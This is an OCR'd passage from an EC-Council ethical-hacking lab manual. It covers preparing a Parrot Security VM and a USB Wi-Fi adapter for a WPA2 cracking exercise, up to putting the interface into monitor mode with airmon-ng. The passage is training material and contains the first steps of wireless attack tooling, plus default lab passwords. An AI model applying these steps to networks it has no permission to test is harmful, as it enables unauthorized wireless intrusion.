
Note: Before starting this task, you need to configure your access point router (**CEH-LABS**) to work in WPA2-PSK (Pre-Shared Key) encryption mode. To do so, navigate to the router's default IP address and change the authentication mode from WPA to WPA2-PSK, with the password as **password1**.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note:

   - If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
   - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


9. In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

   Note: The name of wireless interface might vary in your lab environment.




10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
11. The result appears, displaying the error: "**Found 2 processes that could cause trouble**." To put the interface in monitor mode, these processes must be killed.
12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to wlan0mon.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.



